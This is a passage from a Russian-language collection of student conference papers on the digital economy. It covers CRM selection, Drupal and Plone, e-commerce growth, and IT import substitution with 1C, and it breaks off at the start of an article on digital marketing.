Вторая проблема, также присущая всем масштабным начинаниям, состоит в том, что первоначально всегда отсутствуют условия институционального и инфраструктурного характера для их осуществления. В нашем случае речь идет о развитии цифровой экономики как на территории всего государства, так и каждого его региона. К этим условиям можно отнести потребность обеспечения проекта всеми необходимыми ресурсами (людскими, сырьевыми, полуфабрикатами и комплектующими, техническими и технологическими, а также некоторыми другими). В этот перечень следует добавить и необходимость создания соответствующей материально-технической базы.

Третьей проблемой является пока еще невысокое качество и незначительное количество товаров и услуг, производимых цифровой экономикой страны. ЦЭ должна способствовать повышению конкурентоспособности всей российской экономики на глобальных рынках. Пока же еще существует зависимость России от импорта высокотехнологичной продукции.

Для решения проблем взаимосвязи между Финансовой Политикой и Цифровой Экономикой предлагаются следующие пути совершенствования:

1. Необходимо формировать систему цифровой экономики не только в стране в целом, но и в регионах. 2. Для дальнейшего повышения качества анализа проходящей цифровизации целесообразно изучить вопрос о совершенствовании информационного сопровождения данного процесса, желательно разработать новые формы статистической отчетности, которые отражали бы более полно вопросы финансирования ЦЭ, а также получаемые доходы от данного вида деятельности. 3. Нужно модернизировать механизм взаимодействия между формированием ЦЭ и проведением ФП.

Список источников

1. Антошина Е. А., Колесов А. С. О финансировании цифровизации в регионе (на примере Республики Карелия) // Финансы. 2021. № 10. С. 11–16.

2. Шабаева С.В., Колесов А. С. Развитие цифровой экономики как вызов для уточнения финансовой политики государства в Арктической зоне России // Многофакторные вызовы и риски в условиях реализации стратегии научно-технологического и экономического развития макрорегиона «Северо-Запад»: Материалы Всероссийской научно-практической конференции, 23–24 октября 2018 г., Санкт-Петербург. ИПРЭ РАН. СПб. : ГУАП. 2018. С. 330–334.

3. Стрижакова Е.Н., Стрижаков Д.В. Цифровая экономика: проблемы и перспективы развития. Менеджмент в России и за рубежом. 2019. № 2. С. 27-33.

4. Сазонова А.С., Филиппова Л.Б., Филиппов Р.А. Оценка инновационного потенциала региона. Вестник Воронежского государственного университета инженерных технологий. 2017. Т. 79. № 2 (72). С. 273-279.

5. Арлашкина Н.Н., Бром А.Е., Гайфутдинова О.С., Гамбург А.В., Горбачев Н.И., Гусынина Ю.С., Евенко В.В., Ежов Г.П., Ерохин Д.В., Зубков А.Ф., Ильиных С.А., Исаев А.П., Казюка Е.А., Киселева О.В., Колобов А.А., Кочетов В.В., Ляхович Д.Г., Малышев Н.П., Мингалева Ж.А., Михайлова А.В. и др. Методология планирования инновационного развития экономических систем. Санкт-Петербург, 2008.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Особенности применения CRM-систем на примере ООО «Геоинфоцентр»

Катомина В.Е. (гр.20-ПИ-кис-Б)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Дадькиной Ольги Викторовны (atamanova_281287@mail.ru)*

Аннотация. В статье рассмотрены актуальность и важность реинжиниринга и автоматизации процессов, связанных с взаимодействием с клиентами в современном бизнесе. Подробно рассматривается необходимость

пересмотра и оптимизации процедур обслуживания клиентов в условиях постоянно меняющейся рыночной среды, требующей более гибкого и эффективного подхода к управлению клиентским опытом.

Ключевые слова: CRM-системы, автоматизация, информационные системы, бизнес-процессы.

С целью совершенствования бизнес-процессов, протекающих в ООО «Геоинфоцентр», необходимо проанализировать рынок соответствующего программного обеспечения (ПО) и внедрить наиболее подходящее из них.

Программа Okdesk — функциональная и удобная система учета заявок (Help Desk) для автоматизации всех процессов сервисной b2b поддержки, включая выездное обслуживание (field service), и сервисного обслуживания внутри компаний.

Разработана на основании лучших практик более 15000 компаний в России и СНГ. Помогает не терять ни одного обращения, контролировать выполнение заявок, следить за дисциплиной сотрудников и настроением клиентов/заявителей.

Ключевые преимущества Okdesk:

- Учет и автоматизация решения клиентских заявок;
- Мобильное приложение для заявителей и исполнителей;
- Telegram бот для заявителей;
- Единое Help Desk + CRM решение (база клиентов, контактных лиц);
- Геолокация и заявки на карте (field service management);
- Сервисная специфика (календарное планирование, прайс-лист работ, учет оборудования, договоров, сервисных периодов, абонентских платежей, объекты обслуживания, ППР и регламентные работы, чек-листы);
- Печатные формы;
- «Клиентский портал» для регистрации заявок от клиентов;
- Встроенные дашборды по KPI и трехуровневая панель отчетов для контроля SLA. Готовые интеграции с BI системами и шаблоны отчетов в MS Power BI;
- Отраслевые интеграции;
- Гибкие настройки (роли и права доступа, процессы, атрибутивная модель и т.д.);
- Удобный и простой интерфейс;
- Удивительно быстрая техническая поддержка.

Программа ADVANTA — продукт от известного вендора, который разработал 1С: Бухгалтерия. У CRM есть бесшовная интеграция с 1С. Пользователь может работать в отчетном решении 1С и дополнять его функциями из CRM.

В системе есть организация сквозного процесса продаж, которая работает с контролем всех этапов, в том числе производства, если установлена редакция 1С:ERP Управление предприятием или 1С:Комплексная автоматизация.

Есть возможность интеграции с внешними сервисами: электронной почтой, телефонией, мессенджерами, но не со всеми АТС. Есть подсистемы управления показателями: отслеживание индивидуальных показателей, выполнение плана и KPI.

Программа Битрикс24 - CRM для малого, среднего и крупного бизнеса. Есть опции для коммуникации с клиентом через различные каналы и соцсети в одном окне. Встроенный конструктор сайтов и интернет-магазинов. Можно легко создать лэндинг, подключить к нему рекламную кампанию, виджеты соцсетей и сбора обратной связи, чаты с менеджерами и многое другое.

У Битрикс24 есть CRM-блок для ведения подробной клиентской базы. Есть аналитика по выполнению планов и KPI, удобная работа с файлами и документооборот, синхронизация с различными редакциями 1С, инструменты для маркетологов, отчёты по разным показателям, которые формируются в пару кликов.

Можно формировать оплату заказа на любой удобной клиенту платформе, отправить ссылку на оплату через соцсети и мессенджеры, а когда клиент внесёт сумму, информация о платеже моментально отобразится в CRM.

В Битрикс24 есть множество готовых отраслевых CRM с настроенными воронками, туннелями продаж и роботами, которые могут предпринимателям понять, как система работает в его сфере. Отраслевые решения разрабатывают партнёры Битрикс24, у которых есть экспертиза в конкретной отрасли.

Исходя из приведённых описаний CRM-сервисов, была решено внедрить сервис Okdesk, так как в нем есть возможность внедрения чат-бота.

На мой взгляд, это одно из самых удобных решений для процесса оформления клиентской заявки, так как оно поможет менеджеру сократить затрачиваемое время на объяснение информации и составление документации.

На рисунке 1 представлена декомпозиция процесса оформления заявки на предоставление услуг с внедренным чат-ботом, который входит в возможности выбранной CRM-системы.




Рисунок 1 – Модель бизнес-процесса оформления заявки на предоставление услуг после внедрения ИС

После автоматизации основной БП приема и выполнения заказа будет происходить следующим образом: после того как клиент найдет подходящую для него организацию в лице ООО «Геоинфоцентр», он находит способ связи с ней. Когда он напишет в чат-бот, что нуждается в полном ознакомлении с услугами, тот в свою очередь высылает ему перечень оказываемых услуг в организации, который берет из базы данных. Далее если клиент находит то, что ему необходимо он об этом пишет в чат, и тогда бот высылает ему список данных, которые необходимы для заявки. Клиент пишет данные и отправляет их. Если информации хватает и все верно, то система автоматически составляет техническое задание и устанавливает предварительную стоимость заказа. Заявка отправляется в базу данных заявок. Если что-то не так, то клиент получает сообщение, где описано, что ему необходимо исправить.

После того, как заявка была составлена, она передается менеджеру, который выполняет контроль за оплатой. То есть, клиент присылает на указанную ранее почту чек об оплате, после чего менеджер проверяет его достоверность.

В параллель с контролем менеджер передает заявку с заказом в производство, где он выполняется.

Когда заказ готов, и оплата засчитана, клиент получает итоговый вариант проекта, а отчет о выполнении заносят в базу данных с выполненными заказами.

Таким образом, видно, что внедрение ИС позволит усовершенствовать функции, такие как информирование нового клиента о перечне оказываемых услуг, оформление и выдача квитанции, формирование документации. Это обусловлено тем, что внедряемая система автоматически производит ознакомление с необходимой информацией и формирование простых документов, что сокращает затраченное время сотрудника на выполнение этих действий.

Подводя итоги, можно отметить, что на современном рынке представлено большое количество различных информационных систем и программных продуктов, способных автоматизировать выполнение многих функций организации, тем самым повысив их эффективность. Именно для облегчения определения самого оптимального варианта из представленного рынком перечня систем была выполнена сравнительная характеристика маркетинговых программных продуктов, отражающая возможности системы и выбрана наиболее эффективная.

Список источников

1. Okdesk : Okdesk : сайт. – Startpack, 2023 – URL: <https://startpack.ru/application/okdesk>
2. ADVANTA : Система управление проектами : сайт. – Москва, 2023 – URL: <https://www.advanta-group.ru/>
3. Яквенко, Л.В. Архитектура предприятия: учебно-методическое пособие // Симферополь: Университет экономики и управления, 2020. — 174 с.
4. Демиденко А.И., Ременюк О.В. Инвестирование в малый бизнес в России. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы II Международной научно-практической конференции профессорско- преподавательского состава, магистров и студентов факультета экономики и управления. 2015. С. 244-247.
5. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.

Материал поступил в редколлегию 20.04.2024

УДК 004.42

Drupal: noscode-разработка веб-приложений

Кивалина Ю.А. (студент гр. О-21-ПИ-итцэ-Б)

Сергеенко С.В. (студент гр. О-21-ПИ-кис-Б)

Работа выполнена под руководством доцента кафедры «Цифровая экономика» Сидоренко Андрея Сергеевича (ac1987@mail.ru)

Аннотация: Статья посвящена обзору технологий Drupal и Plone в контексте noscode разработки веб-приложений. В статье рассматривается возможность создания веб-приложений без написания кода с использованием этих двух популярных CMS, освещаются основные особенности и возможности каждой из платформ.

Ключевые слова: Drupal, Plone, низкокодвая разработка, CMS, веб-разработка.

Drupal - это популярная система управления контентом с открытым исходным кодом (CMS), которая известна своей гибкостью и мощными функциональными возможностями для создания веб-приложений. В последнее время Drupal также стала известна как платформа, поддерживающая низкокодвую разработку. На фоне растущего интереса к низкокодвым решениям в области IT, Drupal предлагает уникальные инструменты и ресурсы для создания веб-приложений без необходимости глубокого знания программирования.

Данная CMS предлагает набор инструментов, которые делают разработку веб-приложений доступной для пользователей с различным уровнем технических навыков. Вместо написания кода с нуля разработчики используют визуальные интерфейсы, генераторы кода и другие инструменты для быстрого создания приложений. Этот подход призван ускорить процесс разработки и сделать его доступным для широкого круга пользователей.

Drupal предоставляет широкий выбор готовых модулей и тем, которые позволяют быстро создавать различные типы веб-приложений. Модульная конструкция в Drupal основана на архитектуре модулей, которая позволяет расширять и модифицировать функциональность CMS. Модули в Drupal могут добавлять новые функции, изменять существующую логику, обеспечивать взаимодействие с сторонними сервисами и многое другое.[1]

Архитектура MVC (Model-View-Controller) в Drupal представляет собой способ организации кода для построения веб-приложений. Модель (Model) представляет собой данные и бизнес-логику приложения. Представление (View) отвечает за отображение данных пользователю. Контроллер (Controller) является посредником между моделью и представлением. Таким образом, в Drupal архитектура MVC используется для организации кода и разделения его на логические части, что помогает улучшить его читаемость, поддерживаемость и расширяемость.

Объектно-ориентированное проектирование (ООП) в Drupal является важной концепцией при разработке модулей и тем для этой CMS. Вот несколько общих основ ООП в контексте Drupal:

- Абстракция
- Инкапсуляция
- Полиморфизм
- Наследование

Также Drupal использует множество шаблонов проектирования таких как: декоратор, наблюдатель, мост, цепочка обязанностей, команда. Они используются для улучшения архитектуры и разработки веб-приложений, помогают организовать код и структуру проекта, обеспечивая лучшую поддерживаемость, масштабируемость и повторное использование кода.[2]

Ещё одной системой управления контентом с открытым исходным кодом (CMS) является Plone. Основными её характеристиками являются:

1. Простой в использовании и быстрый. Новый интерфейс был разработан таким образом, чтобы им было легко пользоваться как опытным пользователям, так и сезонным пользователям. Он также очень быстрый, что упрощает редактирование.

2. Адаптивная верстка и современная система блоков. Plone создан с нуля для создания современных веб-макетов, которые адаптируются к каждому устройству. В то же время эти блоки просты в использовании и создании редакторами и не требуют каких-либо глубоких знаний о веб-технологиях, таких как HTML или CSS. Plone поставляется с кучей мощных блоков, и их еще много для установки.

3. Нет типов содержимого кода. Plone позволяет создавать новые типы контента через Интернет.

4. Гибкий конструктор форм. Plone поставляется с мощным конструктором форм, который позволяет редакторам создавать новые формы в кратчайшие сроки.

5. Упрощен фасетный поиск. Plone поставляется с фасеточным блоком поиска, который позволяет редакторам легко создавать сложные элементы поиска.

6. Богатая экосистема дополнений. Plone имеет богатую экосистему из более чем 100 дополнительных продуктов.

Архитектура Plone имеет многоуровневую структуру, которая включает в себя следующие ключевые компоненты:

- Python:
- База данных (ZODB)
- Zope
- Система управления контентом Plone
- REST API
- Volto Frontend [3]

Анализируя данные системы, мы приходим к выводу, что Plone и Drupal это мощные системы управления контентом, обладающие различными особенностями и преимуществами. Обе платформы способны обеспечить надежное управление контентом и разработку веб-приложений, и выбор между ними должен быть основан на анализе конкретных задач и потребностей проекта.

Практическая значимость Drupal и Plone заключается в их способности обеспечивать гибкость, масштабируемость, безопасность и удобство использования при разработке различных видов веб-проектов. Выбор между Drupal и Plone зависит от конкретных потребностей проекта, а также от опыта и предпочтений разработчиков.

Список источников

1. Липатов, К. Введение в Drupal 8 / Самиздат, 2019. – 23 с.
2. Drupal : сайт. – URL: <https://www.drupal.org/about>.

3. Plone : сайт. – URL: <https://plone.org/why-plone>.
4. Дергачев К.В. Обеспечение эргономичности пользовательского интерфейса при проектировании веб-сайтов. В сборнике: Инновационные методы и модели в экономической психологии, эргономике, производственном менеджменте. Материалы Всероссийской научно-практической конференции с международным участием. 2015. С. 196-199.
5. Тищенко А.А., Казаков Ю.М. Анализ конструкторов, позволяющих создавать мобильные приложения с целью развития цифровых технологий в логистических системах. В сборнике: Цифровая логистика - интегрированный подход. Материалы X Всероссийской научно-практической конференции. 2020. С. 181-185.

Материал поступил в редколлегию 20.04.2024

УДК 334

Цифровая экономика как среда виртуального предпринимательства

Козлова Е.А. (студент гр. О-22-ПИ-ицэ-М)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Гринь Марины Гиоргиевны (marinagrinn-3@mail.ru)*

Аннотация. В данной статье рассматривается виртуальное предпринимательство, как один из способов дохода, также был произведен анализ доступа организаций к Интернету, наличие веб-сайтов у организаций и использование передовых технологий.

Ключевые слова: виртуальное предпринимательство, цифровая экономика, широкополосной Интернет.

В условиях формирования в России цифровой экономики становится актуальным исследование перспектив развития цифрового предпринимательства. Необходимость четкого понимания потенциала российского бизнеса позволит определить основные его тренды.

Виртуальное предпринимательство охватывает различные виды экономической деятельности, занимаясь созданием информационного продукта в виде сайтов, программного обеспечения, написания статей, обработкой данных, а также выступая посредником в торговых и финансовых операциях и оказанием различного вида услуг, в том числе, образовательных.

В последнее время очень много внимания уделяется исследованию виртуального предпринимательства. Одной из причин стало решение Правительства российской Федерации о принятии Программы «Цифровая экономика Российской Федерации» в 2019 году [1]. В цифровой экономике осуществляются процессы виртуализации производства и сервиса, активизируется предпринимательство в виртуальной среде.

В реальном мире осуществляется досуг людей и хозяйственная деятельность физических и юридических лиц, общение с коллегами, друзьями, реализуются и накапливаются культурно-духовные ценности, создается и развивается семья как ячейка общества. В виртуальном мире главенствует Интернет, создавая форумы, чаты, социальные сети и вовлекая в них практически большую часть населения Земли. В интернете осуществляется электронная коммерция, создаются новые цифровые платформы управления производственными и социальными процессами, множатся датчики Интернета вещей, производятся банковские транзакции и многочисленные, в том числе, государственные услуги, разрабатывается и внедряется дополнительная реальность. Деятельность человека осуществляется в мире, который сочетает в себе виртуальную и традиционную реальность.

Основой конкурентоспособности для страны, предприятия и предпринимательства является инновационное развитие. Цифровая экономика является инновацией, поддерживающей виртуальное предпринимательство постоянным обновлением программного и аппаратного обеспечения, а также применением новых маркетинговых технологий для успешного функционирования на рынке товаров и услуг. Использование предприятиями России передовых технологий за последние 10 лет представлено на рисунке 1 [4].




Рисунок 1 – Использование передовых производственных технологий в России за 2012-2022 гг.

Начиная с 2012 года происходил стабильный рост использования производственных технологий до 2020 года. В 2020 году наблюдается провал на 7,51% в данной области в следствии введенных санкций. В 2021 году данный показатель увеличился на 5,98% по отношению к 2020 году, а в 2022 году на 6,51% по отношению к 2021 году.

Инфраструктурные модели цифровой экономики основаны на использовании сети Интернет и средств мобильной связи. Создаются различные многофункциональные центры обработки данных, организуется межведомственное электронное взаимодействие, сбор и обработка больших наборов данных, развиваются системы искусственного интеллекта принятия решений и поддержки диалога. В целом цифровая инфраструктура представляет

собой набор информационно-коммуникационных платформ, образующих единое информационное пространство для новых экономических решений.

Целевые индикаторы реализации Стратегии инновационного развития Российской Федерации на период до 2020 года (утверждена Распоряжением Правительства Российской Федерации от 8 декабря 2011 г. № 2227-р) включают показатели использования широкополосного Интернет и наличие веб-сайта в организации [2].

На рисунке 2 представлена доля организаций, использующая широкополосной доступ в интернет и доля организаций, имеющая веб-сайт [4]. График показывает, что в период с 2010 по 2022 показатели использования широкополосного интернета и веб-сайтов выросли на 18%.




Рисунок 14- – Доля организаций, использующих широкополосный доступ к сети Интернет (ряд 1) и доля организаций, имеющих веб-сайт (ряд 2) в общем количестве организаций

Глобальной цифровой платформой выступает компьютерная сеть Интернет. Виртуальная экономика является неотъемлемой частью хозяйственной повседневной деятельности человека. При этом виртуальным становится исполнение ролей предпринимателей – экономических агентов, основным содержанием деятельности и основой благополучия которых должна быть инновация.

Исследовательское агентство Data Insight, занимающееся изучением электронной торговли с 2000 года, отмечают непрерывный рост интернет торговли в России, которой занимаются виртуальные предприниматели. В 2022 году Россия занимала 9 место среди стран мира в области розничной электронной торговли по объему продаж (рисунок 3).




Рисунок 3 – Ведущие страны мира в области розничной электронной торговли по объему продаж в 2022 году, млрд дол.

По данным Data Insight каждый год происходит прирост объемов Интернет-торговли. В 2022 году объем рынка розничной интернет-торговли в России составил 5,7 трлн рублей (84 млрд дол.), в 2021 году данный показатель составлял 4,1 трлн рублей (56 млрд дол.). По прогнозу Data Insight, в 2023 году объем продаж на российском рынке eCommerce достигнет 7,4 трлн рублей, рост составит 30% [3]. Общий оборот рынка розничной интернет-торговли в России по итогам первых четырех месяцев 2023 г. составил почти 2 трлн руб. При этом каждая четвертая покупка осуществляется со смартфона (27% от числа покупок). Всего по приблизительным данным в России насчитывается более 300 тысяч сайтов, работающих как магазины в Интернет.

Виртуальное предпринимательство базируется на формировании единой информационной и организационно-технологической среды и характеризуется такими качествами как децентрализованность, распределенность и наличием гибкого механизма формирования новых организационных структур, способных быстро адаптироваться к потребностям и условиям рынка.

В условиях цифровой экономики, когда Интернет определяют перспективы развития экономики всей страны, виртуальное предприятие становится резервом повышения эффективности.

Список источников

1. Программа «Цифровая экономика Российской Федерации». [URL:http://d-russia.ru/wp-content/uploads/2017/05/programmaCE.pdf](http://d-russia.ru/wp-content/uploads/2017/05/programmaCE.pdf). - . – Текст: электронный (дата обращения: 11.09.23)

2. Распоряжение Правительства РФ от 08.12.2011 N 2227-р (ред. от 18.10.2018) <Об утверждении Стратегии инновационного развития Российской Федерации на период до 2020 года>. URL: <https://docs.cntd.ru/document/902317973>. – Текст: электронный (дата обращения: 11.09.23)

3. Интернет-торговля в России 2018. – Текст : электронный // Data Insight : сайт. – 2010-2023. – URL: <https://www.shopolog.ru> (дата обращения: 13.09.23)

4. Росстат : официальный сайт Федеральной службы государственной статистики РФ : сайт. – Москва, 1999 – . – URL: gks.ru (дата обращения: 10.09.2023). – Режим доступа: свободный. – Текст: электронный.

Материал поступил в редколлегию 20.04.2024

004.4:22

Импортозамещение в сфере информационных технологий в России

Коприкова Ю.В. (студент гр. 3-22-ПИ-ицэ-М)

Коприков В.В. (студент гр. 3-22-ПИ-ицэ-М)

Работа выполнена под руководством доцента кафедры «Цифровая экономика»

Гринь Марины Гиоргиевны (marinagrין-3@mail.ru)

Аннотация. В данной статье рассмотрены вопросы импортозамещения в сфере информационных технологий в России.

Ключевые слова: управление, информационные технологии, импортозамещение.

Санкции, введенные против России западными странами в последние годы, оказали значительное влияние на импортозамещение программного обеспечения в стране.

Одной из главных причин этого влияния стало ограничение в 2022 году доступа к западным программным продуктам и технологиям таких крупных брендов как SAP, Cisco, IBM, Adobe, Microsoft и др. [1] Российские компании, особенно те, которые ранее полагались на западные программные решения, вынуждены были искать альтернативные варианты на местном рынке.




Рис.1 Распределение долей ключевых игроков на российском рынке ERP, CRM в 2021 году

Более того, Правительство Российской Федерации также предприняло шаги для поддержки импортозамещения программного обеспечения, в рамках которых оказывается поддержка российским компаниям, занимающимся развитием отечественного

программного обеспечения. [2]

В результате санкций и поддержки со стороны государства, импортозамещение программного обеспечения в России получило новый толчок. Сейчас отечественные программные продукты занимают все более

значимую долю на российском рынке, исключая потребность в импорте. Так по данным исследования, подготовленным АНО «Центр компетенций по импортозамещению в сфере информационно-коммуникационных технологий» доля госзакупок отечественных систем финансового менеджмента, управления активами и трудовыми ресурсами (ERP) в Российской Федерации выросла с 31% в 2021 году до 87 % в 2022-м, достигнув суммы в 8,15 млрд рублей [3].




Рис.2 Структура закупок по происхождению программного обеспечения в 2022 году

Одним из показательных примеров может послужить замещение иностранных ERP и CRM-систем на отечественную технологическую платформу на базе программной платформы 1С, которая обладает рядом преимуществ.

1. Цена: Одним из основных преимуществ программы является ее доступная стоимость по сравнению с SAP и другими иностранными системами. Программы 1С предлагают широкий функционал системы по более низким ценам, что делает ее более привлекательной для российских компаний, особенно для малых и средних предприятий [4].

2. Локализованный функционал: 1С разработана с учетом особенностей российского рынка и учетной системы страны. Она включает в себя интегрированный учет и налоговую отчетность, что делает ее более удобной и эффективной для работы в российских компаниях.

3. Гибкие конфигурации: программа предлагает гибкие конфигурации, которые позволяют настраивать систему под нужды конкретной компании. Это позволяет автоматизировать бизнес-процессы, упростить работу персонала и повысить эффективность работы компании.

4. Интеграция с другими модулями: 1С позволяет интегрировать систему с другими модулями, такими как управление продажами, управление складом, управление производством и другими. Это позволяет создать комплексную систему управления, которая покрывает все основные аспекты работы компании.

5. Поддержка и обучение: платформа предоставляет качественную техническую поддержку и обучение пользователей. Это помогает компаниям более эффективно использовать программу и решать возникающие проблемы.

Эти преимущества в связке с ограничениями или полным уходом зарубежных компаний позволят платформе 1С в ближайшие 5 лет стать достойной альтернативой более дорогим иностранным ERP и CRM-системам,

таким как SAP, и способствуют импортозамещению программного обеспечения в России.

Не только высокое качество программного обеспечения станет драйвером внедрения комплекса 1С в стране.

Первой и одной из наиболее важных причин внедрения программного обеспечения 1С (далее – ПО «1С») является поддержание российской экономики. Разработанное в России ПО «1С» широко используется и получил высокую репутацию в российских компаниях. Однако, многие российские компании все еще используют иностранное программное обеспечение, что уводит значительную долю прибыли за рубеж. Замена иностранного ПО на российское позволит сохранить финансовые потоки внутри страны и развивать российскую экономику.

Вторым фактором, способствующим замене иностранного программного обеспечения, является обеспечение безопасности данных. В последнее время проблемы с безопасностью данных исчисляются миллиардными суммами ущерба для компаний по всему миру. Замена иностранного ПО на российский комплекс 1С позволит предотвратить несанкционированный доступ к конфиденциальной информации и укрепить безопасность данных российских компаний. Третьим фактором является масштабируемость и адаптивность комплекса 1С. Программное обеспечение предоставляет широкий набор решений, способных адаптироваться к различным отраслям и типам бизнеса. Благодаря этому, компании могут использовать 1С для управления финансами, учета, кадровым делопроизводством, складским учетом и многими другими видами деятельности. Это позволяет охватить все аспекты бизнеса и значительно упростить управление компанией.

В заключение, внедрение российского программного комплекса «1С» вместо иностранного в России в 2022 и 2023 годах способствует развитию отечественной экономики, обеспечению безопасности данных и упрощению управления компаниями.

Список источников

1. Кинякина, Е. Оборудование Cisco и IBM осталось без лицензий. [Электронный ресурс] / Ведомости – 2022. – URL: <https://www.vedomosti.ru/technology/articles/2022/06/27/928743-oborudovanie-cisco-litsenzii> (дата обращения: 11.09.2023).

2. Постановление Правительства Российской Федерации от 22.08.2022 г. № 1478 [Электронный ресурс] / Официальный сайт Правительства Российской Федерации – 2023. – URL: <http://government.ru/docs/all/142761/> (дата обращения: 11.09.2023).

3. Показатели деятельности Эдит Про. [Электронный ресурс] / – 2023. – URL: <https://www.tadviser.ru> (дата обращения: 11.09.2023).

4. Фирма «1С» [Электронный ресурс] / – 2023. – URL: <https://1c.ru/> (дата обращения: 11.09.2023).

Материал поступил в редколлегию 20.04.2024

УДК 004.9:330(08)

Процесс внедрения цифрового маркетинга на предприятии

Корнаков Д.А. (студент гр. О-20-ПМ-кис-Б)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Рудава Наталии Викторовны (rudavkanv@mail.ru)*

Аннотация. Одним из наиболее важных аспектов ведения бизнеса является грамотный маркетинг, но в современном мире на первое место вышел цифровой маркетинг.

Разберем процесс внедрения цифрового маркетинга на предприятие.

Ключевые слова: информационные технологии, цифровой маркетинг, анализ.

